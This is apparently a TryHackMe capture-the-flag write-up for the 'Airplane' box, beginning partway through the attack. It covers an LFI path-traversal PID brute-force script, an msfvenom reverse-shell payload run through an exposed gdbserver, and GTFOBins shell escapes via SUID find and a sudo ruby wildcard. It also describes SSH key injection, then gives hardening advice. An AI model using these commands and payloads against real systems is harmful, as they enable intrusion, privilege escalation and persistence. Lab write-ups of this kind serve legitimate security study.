
I thought this might give me the user flag if it is located in Hudson's home folder but that wasn't possible either.
Unknown port (6048)
I wasn't finding anything that was interesting so I figured maybe the unknown port is running something.
/proc/net/tcp shows every active TCP-connection in the system. The column local-address is formatted as IP:PORT in hex, which means port 6048 in decimal becomes 0x17A0 in hex. By looking for 17A0 in the output, we can identify the row for port 6048, see that UID 1001 (hudson) owns the socket, and note the inode number associated with it.
Each running process has a directory at /proc/[PID]/fd/ containing its open file descriptors, including sockets, which can be matched against the inode. In practice, the faster approach was to brute-force /proc/[PID]/cmdline across all PIDs using the LFI, filter out known system processes, and let the script surface anything unusual.


Trying to brute-force PID's to get access to the service running on port 6048. But manually doing this is exhausting and will take too much time.
Time for scripting!
import requests
from concurrent.futures import ThreadPoolExecutor

ignore = ['python', 'bash', 'sh', 'systemd', 'gnome', 'ibus', 'dbus',
          'kernel', 'kthread', 'migration', 'rcu', 'snapd', 'ssh',
          'cups', 'avahi', 'pulse', 'Xorg', 'gdm', 'apt', 'dpkg']

def check_pid(pid):
    url = f"http://airplane.thm:8000/?page=../../../../../proc/{pid}/cmdline"
    r = requests.get(url, timeout=3)
    if r.text and r.text != "Page not found":
        if not any(word in r.text for word in ignore):
            print(f"PID {pid}: {r.text}")

with ThreadPoolExecutor(max_workers=20) as executor:
    executor.map(check_pid, range(1, 3000))

PID 528 is running gdbserver on the unknown port.
Reverse shell
Reference: https://angelica.gitbook.io/hacktricks/network-services-pentesting/pentesting-remote-gdbserver

msfvenom -p linux/x64/shell_reverse_tcp LHOST=MYIP LPORT=4444 -f elf -o shell.elfgdb-multiarch -qnc -lnvp 4444In gdb:
(gdb) target extended-remote 10.112.150.67:6048
(gdb) remote put shell.elf /tmp/shell.elf
(gdb) set remote exec-file /tmp/shell.elf
(gdb) run
And now we have a reverse shell.

The user flag is located in Carlos's home directory, but we are logged on as Hudson with no permission to read the file.

Unfortunately the .bash_history is being sent to /dev/null so we can't cat that out.
I also checked if there were any SUID set to hudson but I needed his password for that.
Privilege Escalation
I did not find much with manual poking so I transferred LinPeas do some work.
There is a SUID on the find-command for Carlos.

GTFOBins is always clutch for priv esc with SUID.
https://gtfobins.org/gtfobins/find/
find . -exec /bin/sh -p \; -quit

And we have now gained access as Carlos, which means we can read the user flag.

SSH



I wanted a more stable shell since this reverse shell was unbearable. Special characters broke commands and attempting stabilization with Python PTY spawner didn't work either. Instead I generated a new RSA key pair on Kali, added the public key to Carlos's authorized_keys and connected via SSH for a proper interactive terminal.
Note: The box-timer ran out, therefore a different IP.


Privilege Escalation 2
Carlos has a sudo-rule for ruby, let's go to GTFOBins again!

The wildcard-rule needs a .rb file in /root, which means we can't write to it straight away, but instead traverse the path with ../.



ruby -e 'exec "/bin/sh"'With this misconfigured sudo-rule I gained root-access and was able to read the root-flag and the box was pwned!
Summary
Attack Chain
- Web Enumeration → Gobuster discovered
/airplaneendpoint, URL pattern revealed LFI vulnerability via?page=parameter - LFI Exploitation → Traversed to
/etc/passwdidentifying userscarlosandhudson - Process Enumeration → Read
/proc/self/environconfirming app runs ashudson, then/proc/net/tcprevealed unknown port 6048 owned by UID 1001 - PID Brute-force → Iterated
/proc/[PID]/cmdlinevia LFI to identifygdbserverrunning on port 6048 (PID 528) - gdbserver RCE → Uploaded msfvenom ELF payload via GDB remote protocol
and executed it to obtain a reverse shell as
hudson - Lateral Movement → SUID bit on
find(owned by carlos) used to spawn a shell ascarlosvia GTFOBins - SSH Persistence → Added attacker's public key to
carlosauthorized_keysfor a stable shell - Privilege Escalation → Misconfigured sudo rule allowed carlos to run
ruby /root/*.rbas root — path traversal via/../tmp/shell.rbbypassed the restriction and spawned a root shell
Key Vulnerabilities
1. Local File Inclusion (LFI)
/?page=../../../../../etc/passwd
pageparameter concatenated directly ontostatic/with no sanitization- Allowed reading arbitrary files including
/procentries and/etc/passwd
2. Exposed gdbserver
/usr/bin/gdbserver 0.0.0.0:6048 airplane
- gdbserver bound to all interfaces with no authentication
- Allows arbitrary code execution via the GDB remote debugging protocol
3. SUID on find
find . -exec /bin/sh -p \; -quit
findbinary had SUID bit set forcarlos- Allowed lateral movement from
hudsontocarlosvia GTFOBins
4. Misconfigured Sudo Rule
(ALL) NOPASSWD: /usr/bin/ruby /root/*.rb
- Wildcard
*.rbdoes not prevent path traversal sudo /usr/bin/ruby /root/../tmp/shell.rbmatches the rule but executes an attacker-controlled file
Security Recommendations
1. Input Validation
# Bad
page = 'static/' + request.args.get('page')

# Good
import os
page = os.path.join('static', os.path.basename(request.args.get('page')))
- Never concatenate user input directly into file paths
- Use
basename()or a strict allowlist of permitted files
2. gdbserver Exposure
- Never expose gdbserver on a public or semi-public interface
- Bind only to localhost if debugging is required, and disable it in production
3. SUID Hardening
- Audit SUID binaries regularly —
find / -perm -4000 -type f - Remove SUID from binaries that don't require it
4. Sudo Wildcard Rules
- Avoid wildcards in sudo rules — they are rarely safe
- Prefer explicit absolute paths with no user-controlled components
5. SSH Key Management
-
Restrict write access to
authorized_keys— world-writable.sshdirectories allow key injection -
Set correct permissions on
.sshfolders and files:chmod 700 ~/.sshchmod 600 ~/.ssh/authorized_keyschown user:user ~/.ssh/authorized_keys -
Monitor
authorized_keysfor unauthorized entries -
Disable password authentication in
sshd_configand allow key-based login only
Tools Used
- nmap – Port scanning and service detection
- Gobuster – Web directory enumeration
- Burp Suite – LFI exploitation and request analysis
- Python script – PID brute-force via LFI
- msfvenom – Reverse shell ELF payload generation
- gdb-multiarch – gdbserver exploitation
- LinPEAS – Privilege escalation enumeration
- GTFOBins – SUID find and sudo ruby exploitation
Lessons Learned
?page=parameters are almost always worth testing for LFI – no sanitization of../is a critical mistake/proc/net/tcpleaks running services – hex-decode port numbers to identify unknown listeners without direct shell access- gdbserver with no authentication is RCE – treat any exposed debug service as a critical finding
- Always run LinPEAS when manual enumeration stalls – SUID on
findis easy to miss manually - Sudo wildcards can be abused with path traversal –
*.rbin/root/does not prevent/../tmp/shell.rb
// summary
A medium-difficulty Linux box on TryHackMe. A Flask app exposed a Local File Inclusion vulnerability via an unsanitized ?page= parameter, allowing enumeration of /etc/passwd and /proc entries. Reading /proc/net/tcp revealed an unrecognized service on port 6048 — PID brute-forcing via LFI confirmed it as gdbserver. An msfvenom ELF payload was uploaded and executed through the GDB remote protocol, yielding a shell as hudson. A SUID find binary owned by carlos enabled lateral movement, and SSH key injection provided a stable shell. Finally, a misconfigured sudo rule allowing ruby /root/*.rb was bypassed via path traversal to execute an attacker-controlled Ruby script as root.
A Flask app exposed an LFI vulnerability via an unsanitized `?page=` parameter, enabling enumeration of `/etc/passwd` and `/proc` entries. Reading `/proc/net/tcp` revealed an unrecognised service on port 6048 — PID brute-forcing via LFI confirmed it as `gdbserver`. An msfvenom ELF payload was uploaded and executed through the GDB remote protocol, yielding a shell as `hudson`. A SUID `find` binary owned by `carlos` enabled lateral movement, and SSH key injection provided a stable shell. Finally, a misconfigured sudo rule allowing `ruby /root/*.rb` was bypassed via path traversal to spawn a root shell.